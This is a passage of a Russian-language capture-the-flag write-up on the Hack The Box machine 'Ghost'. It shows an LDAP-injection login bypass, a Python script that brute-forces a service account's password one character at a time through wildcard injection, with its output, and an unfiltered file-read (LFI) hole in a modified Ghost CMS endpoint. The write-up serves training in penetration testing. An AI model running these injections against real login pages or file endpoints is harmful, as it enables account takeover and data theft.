Content-Disposition: form-data; name="1_$ACTION_KEY"

k2982904007
------WebKitFormBoundaryUBIB3iKWbVnnXBuY
Content-Disposition: form-data; name="1_ldap-username"

*
------WebKitFormBoundaryUBIB3iKWbVnnXBuY
Content-Disposition: form-data; name="1_ldap-secret"

*
------WebKitFormBoundaryUBIB3iKWbVnnXBuY
Content-Disposition: form-data; name="0"
```

Response

```
HTTP/1.1 303 See Other
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 04 Sep 2024 06:14:51 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2
Connection: close
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url, Accept-Encoding
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Set-Cookie: token=
Bearer%20eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE3MjgwMjI0OTEsImlhdCI6MTcyNTQzMDQ5MSwi
dXNlciI6eyJ1c2VybmFtZSI6ImthdGhyeW4uaG9sbGFuZCJ9fQ.KGw8TpzZ2hKDCOdKoTfv7j62b7Or-v6nLTEhJSJcDLM
; Path=/
x-action-revalidated: [[],0,1]
x-action-redirect: /
X-Powered-By: Next.js
ETag: "bwc9mymkdm2"

{}
```

Запрос на сервер в Burp Repeater

Повторим вход через браузер и просмотрим, что есть интересного на сайте.



Git Migration


We are currently migrating Gitea to Bitbucket.
Domain logins to Gitea have been disabled.
You can only login with the `gitea_temp_principal` account and its corresponding intranet token as password.
We can't post the password here for security reasons, but:
For IT: Ask sysadmins for the password.
For sysadmins: Look in LDAP for the attribute. You can also test the credentials by logging in to intranet.

New Intranet Portal

We are in the process of migrating to the new intranet portal (this one).
Until then, you have to use a secret token instead of your domain password.
We apologize for the inconvenience!

Главная страница сайта


На странице `Users` получаем список всех пользователей.



Username	Full Name	Member of
kathryn.holland	Kathryn Holland	sysadmin
cassandra.shelton	Cassandra Shelton	sysadmin
robert.steeves	Robert Steeves	sysadmin
florence.ramirez	Florence Ramirez	IT
justin.bradley	Justin Bradley	IT, Remote Management Users
arthur.boyd	Arthur Boyd	IT
beth.clark	Beth Clark	HR
charles.gray	Charles Gray	HR
jason.taylor	Jason Taylor	HR
intranet_principal	Intranet Principal	principal
gitea_temp_principal	Gitea_Temp Principal	principal

Страница Users

На странице `Forum` находим интересную информацию. У пользователя недоступен сервис `bitbucket.ghost.htb`, так как для него отсутствует запись DNS. Вернемся к этому, как только получим возможность создавать записи на DNS-сервере.



We are migrating posts from the old intranet. Currently you are not able to post or reply anything, but you will soon!

Cannot connect to BitBucket

Hello all, I tried to connect to bitbucket.ghost.htb but it doesn't work. Any idea why? I have a script that checks the pipeline results and it works in Gitea, I tried adapting it to Bitbucket and it works locally but I can't test it on our servers

Author: justin.bradley


Replies:

kathryn.holland: Hello Justin, the migration is not ready yet, so the DNS entry is not configured. It shouldn't take much longer, so you can keep running the script

Страница Forum

Так как на сайте есть LDAP-инъекция, мы можем попытаться посимвольно подобрать пароли пользователей. Для первого символа будем подбирать варианты a*, b*, c* и так далее. Успешный логон означает верно подобранный пароль. Автоматизировать подбор можно следующим скриптом, а подбирать будем пароль для учетной записи `gitea_temp_principal`.


```python
import string
import requests

url = 'http://intranet.ghost.htb:8008/login'
headers = {'Next-Action': 'c471eb076ccac91d6f828b671795550fd5925940'}

username = "gitea_temp_principal"
password = ""
while True:
    for char in string.ascii_lowercase + string.digits:
        files = {
            '1_ldap-username': (None, username),
            '1_ldap-secret': (None, f'{password}{char}*'),
            '0': (None, '[{},"$K1"]')
        }
        res = requests.post(url, headers=headers, files=files)
        if res.status_code == 303:
            password += char
            print(password)
            break
    else:
        break

print()
print(f"Creds =>  {username}:{password}")
```



```
python3 ldap_brute.py
s
sz
szr
szrr
szrr8
szrr8k
szrr8kp
szrr8kpc
szrr8kpc3
szrr8kpc3z
szrr8kpc3z6
szrr8kpc3z6o
szrr8kpc3z6on
szrr8kpc3z6onl
szrr8kpc3z6onlq
szrr8kpc3z6onlqf

Creds =>  gitea_temp_principal:szrr8kpc3z6onlqf
```

Подбор пароля пользователя

Пароль успешно подобран, с полученными учетными данными залогинимся в Gitea.



cassandra.shelton pushed to main at ghost-dev/blog 8 months ago
29aa7fb6d1 Initial commit

cassandra.shelton pushed to main at ghost-dev/blog 8 months ago
57a6f14319 Initial commit

Главная страница Gitea

Продолжение статьи →


HTB GHOST

ПРОБИРАЕМСЯ ЧЕРЕЗ ЛЕС ACTIVE DIRECTORY

ТОЧКА ОПОРЫ

LFI

Просмотрим проекты, начиная с репозитория `blog`. В README написано про функцию сканирования, которая находится в стадии разработки, поэтому доступна только с ключом `DEV_INTRANET_KEY`, который хранится в переменной среды. Для доступа к API блога нужно использовать токен `a5af628828958c976a3b6cc81a`.


ghost-dev / blog
Private
Unwatch 2
Star 0
Fork 0
Code
1 Commit
1 Branch
0 Tags
25 KiB
main
Go to file
HTTP
SSH
http://gitea.ghost.htb:8008/ghost-dev/blog.git
Cassandra Shelton
29aa7fb6d1
Initial commit
8 months ago
Dockerfile
README.md
docker-compose.yml
posts-public.js
README.md

Ghost Blog

Our blog uses the Ghost CMS in a Docker container.


We are planning on adding additional features to the blog. One of them is a new connection to the intranet. For example, some posts will be featured on our intranet, or URLs from posts will be scanned by the intranet. However, this is still in development, so some features are behind an API key, shared between the intranet and the blog. It is named `DEV_INTRANET_KEY` and it is stored as an environment variable.

We modified a bit of the Ghost CMS source code to accomodate such new features. One example is the `posts-public.js` file, which allows us to extract additional information about the posts. In the future we should move the information to the database so that we don't accidentally lose data on container recreation. Make sure to replace the file when running, or just use the provided Dockerfile.

Also, the public API in Ghost needs an API key. We can write it here since it only allows access to public data: `a5af628828958c976a3b6cc81a`

README проекта blog


Просмотрим исходный код `posts-public.js`. Там интересен эндпоинт `posts`, который в каталоге `/var/lib/ghost/extra/` читает файл, переданный в параметре `extra`. При этом никакой фильтрации названия файла нет, так что тут просматривается потенциальная уязвимость LFI.



```
        async query(frame) {
            const options = {
                ...frame.options,
                mongoTransformer: rejectPrivateFieldsTransformer
            };
            const posts = await postsService.browsePosts(options);
            const extra = frame.original.query?.extra;
            if (extra) {
                const fs = require("fs");
                if (fs.existsSync(extra)) {
                    const fileContent = fs.readFileSync("/var/lib/ghost/extra/" + extra, { encoding: "utf8" });
                    posts.meta.extra = { [extra]: fileContent };
                }
            }
            return posts;
        }
    },
```

Содержимое файла posts-public.js

Информацию об API удалось найти в официальной справке CMS Ghost.


https://ghost.org/docs/content-api/
Developer docs
Quick-search for anything
Documentation
Migration guides
Tutorials
Developer forum
GETTING STARTED
Introduction
Installation
Hosting Guide
Updates & Versions
CORE CONCEPTS
Overview
Architecture
Configuration
